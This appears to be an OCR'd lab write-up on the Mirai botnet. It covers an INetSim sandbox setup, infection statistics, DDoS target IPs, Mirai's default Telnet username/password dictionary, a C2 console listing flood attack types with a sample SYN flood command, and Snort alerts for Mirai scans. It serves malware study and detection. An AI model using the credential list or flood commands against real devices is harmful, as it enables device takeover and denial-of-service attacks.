


☑ Enable Network Adapter

Attached to: Host-only Adapter


Name: VirtualBox Host-Only Ethernet Adapter

3. Install inetsim on Ubuntu.




```
somesh@somesh-VirtualBox:~$ sudo apt-get install inetsim
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  fonts-liberation2 fonts-opensymbol gir1.2-geocodeglib-1.0
  gir1.2-gst-plugins-base-1.0 gir1.2-gstreamer-1.0 gir1.2-gudev-1.0
  gir1.2-udisks-2.0 grilo-plugins-0.3-base gstreamer1.0-gtk3 guile-2.2-libs
  libboost-date-time1.67.0 libboost-filesystem1.67.0 libboost-iostreams1.67.0
  libboost-locale1.67.0 libcdr-0.1-1 libclucene-contribs1v5
  libclucene-core1v5 libcmis-0.5-5v5 libcolamd2 libcurl4 libdazzle-1.0-0
  libe-book-0.1-1 libeot0 libepubgen-0.1-1 libetonyek-0.1-1 libevent-2.1-6
  libfreerdp-client2-2 libfreerdp2-2 libgc1c2 libgee-0.8-2 libgom-1.0-0
  libgpgmepp6 libgpod-common libgpod4 liblangtag-common liblangtag1
  liblirc-client0 liblua5.3-0 libmediaart-2.0-0 libminiupnpc17 libmspub-0.1-1
  libodfgen-0.1-1 liborcus-0.14-0 libqqwing2v5 libraw19 librevenge-0.0-0
  libsgutils2-2 libsuitesparseconfig5 libvncclient1 libwinpr2-2 libxmlsec1
  libxmlsec1-nss lp-solve media-player-info python3-mako python3-markupsafe
  syslinux syslinux-common syslinux-legacy usb-creator-common
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libio-multiplex-perl libio-socket-inet6-perl libipc-shareable-perl
  libnet-cidr-perl libnet-server-perl libsocket6-perl
Suggested packages:
  libiptables-ipv4-ipqueue-perl liblog-log4perl-perl
The following NEW packages will be installed:
  inetsim libio-multiplex-perl libio-socket-inet6-perl libipc-shareable-perl
  libnet-cidr-perl libnet-server-perl libsocket6-perl
0 upgraded, 7 newly installed, 0 to remove and 3 not upgraded.
```

4. Successfully installed inetsim.



```
somesh@somesh-VirtualBox:~$ sudo inetsim
INetSim 1.2.7 (2017-10-22) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 2092) ===
Session ID:     2092
Listening on:   127.0.0.1
Real Date/Time: 2020-03-01 00:20:03
Fake Date/Time: 2020-03-01 00:20:03 (Delta: 0 seconds)
 Forking services...
  * dns_53_tcp_udp - started (PID 2096)
  * finger_79_tcp - started (PID 2108)
  * irc_6667_tcp - started (PID 2106)
  * time_37_tcp - started (PID 2111)
  * ntp_123_udp - started (PID 2107)
  * syslog_514_udp - started (PID 2110)
  * daytime_13_tcp - started (PID 2113)
  * ident_113_tcp - started (PID 2109)
  * time_37_udp - started (PID 2112)
  * daytime_13_udp - started (PID 2114)
  * echo_7_tcp - started (PID 2115)
  * discard_9_tcp - started (PID 2117)
  * tftp_69_udp - started (PID 2105)
  * quotd_17_tcp - started (PID 2120)
  * dummy_1_udp - started (PID 2125)
  * quotd_17_udp - started (PID 2121)
  * ftps_990_tcp - started (PID 2104)
  * smtp_25_tcp - started (PID 2099)
  * echo_7_udp - started (PID 2116)
```

5. We can check it by opening a web browser so that the system is properly isolated.




INetSim default HTML page - Windows Internet Explorer
http://www.msn.com/?ocid=iehp
Bing
Favorites
Suggested Sites
Web Slice Gallery
INetSim default HTML page
Page
Safety
Tools

This is the default HTML page for INetSim HTTP server fake mode.


This file is an HTML document.

6. Geo locations of all Mirai infected devices.




Country	% of Mirai botnet IPs
Vietnam	12.8%
Brazil	11.8%
United States	10.9%
China	8.8%
Mexico	8.4%
South Korea	6.2%
Taiwan	4.9%
Russia	4.0%
Romania	2.3%
Colombia	1.5%

7. Lifecycle of a Mirai Botnet.




8. Measurement.




Data Source	Size
Network Telescope	4.7M unused IPs
Active Scanning	136 IPv4 scans
Telnet Honeypots	434 binaries
Malware Repository	594 binaries
Active/Passive DNS	499M daily RRs
C2 Milkers	64K issued attacks
Krebs DDoS Attack	170K attacker IPs
Dyn DDoS Attack	108K attacker IPS

9. Total scans.




10. Attacker top targets



Targeted IP	rDNS	Passive DNS
208.78.70.5	ns1.p05.dynect.net	**ns00.playstation.net**
204.13.250.5	ns2.p05.dynect.net	**ns01.playstation.net**
208.78.71.5	ns3.p05.dynect.net	**ns02.playstation.net**
204.13.251.5	ns4.p05.dynect.net	**ns03.playstation.net**
198.107.156.219	service.playstation.net	**ns05.playstation.net**
216.115.91.57	service.playstation.net	**ns06.playstation.net**

11. Security credentials that are compromised.




Security Hardening

Username	Password
root	xc3511
root	vizxv
root	admin
admin	admin
root	888888
root	xmhdipc
root	default
root	juantech
root	123456
root	54321
support	support
root	(none)
admin	password
root	root
root	12345
user	user
admin	(none)
root	pass
admin	admin1234
root	1111
admin	smcadmin


Username	Password
admin	1111
root	666666
root	password
root	1234
root	klv123
Administrator	admin
service	service
supervisor	supervisor
guest	guest
guest	12345
guest	12345
admin1	password
administrator	1234
666666	666666
888888	888888
ubnt	ubnt
root	klv1234
root	Zte521
root	hi3518
root	jvbzd
root	anko

Username	Password
root	zlxx.
root	7ujMko0vizxv
root	7ujMko0admin
root	system
root	ikwb
root	dreambox
root	user
root	realtek
root	0
admin	1111111
admin	1234
admin	12345
admin	54321
admin	123456
admin	7ujMko0admin
admin	1234
admin	pass
admin	meinsm
tech	tech
mother	fucker

12. Assumption of Mirai malware by end of the year 2020.




13. Message prompt when dealing with the botnet.




```
я люблю куриные наггетсы
пользователь: test
пароль: ****

проверив счета...
[+] DDOS | Succesfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poison.so.1
[+] DDOS | Wiping env libc.poison.so.2
[+] DDOS | Wiping env libc.poison.so.3
[+] DDOS | Wiping env libc.poison.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
test@botnet# ?
Available attack list
udp: UDP flood
dns: DNS resolver flood using the targets domain, input IP is ignored
greip: GRE IP flood
stomp: TCP stomp flood
greeth: GRE Ethernet flood
udpplain: UDP flood with less options. optimized for higher PPS
http: HTTP flood
vse: Valve source engine specific flood
syn: SYN flood
ack: ACK flood

test@botnet# syn 8.8.8.8 10
test@botnet# █
```

14. Telnet scan showing possible Mirai Attack.




```
[**] [1:10003:1] Possible Mirai infecion [**]
[Priority: 0]
07/15-17:53:54.056920 8.8.8.2:60978 -> 8.8.8.8:23
TCP TTL:64 TOS:0x0 ID:3826 IpLen:20 DgmLen:113 DF
***AP*** Seq: 0xE4807C25  Ack: 0xACDA25D4  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 25197792 101532674

[**] [1:10003:1] Possible Mirai infecion [**]
[Priority: 0]
07/15-17:53:54.056972 8.8.8.2:60976 -> 8.8.8.8:23
TCP TTL:64 TOS:0x0 ID:53865 IpLen:20 DgmLen:113 DF
***AP*** Seq: 0x3D18A0AB  Ack: 0x85B7D918  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 25197793 101532674
```

15. TCP SYN flood detected.

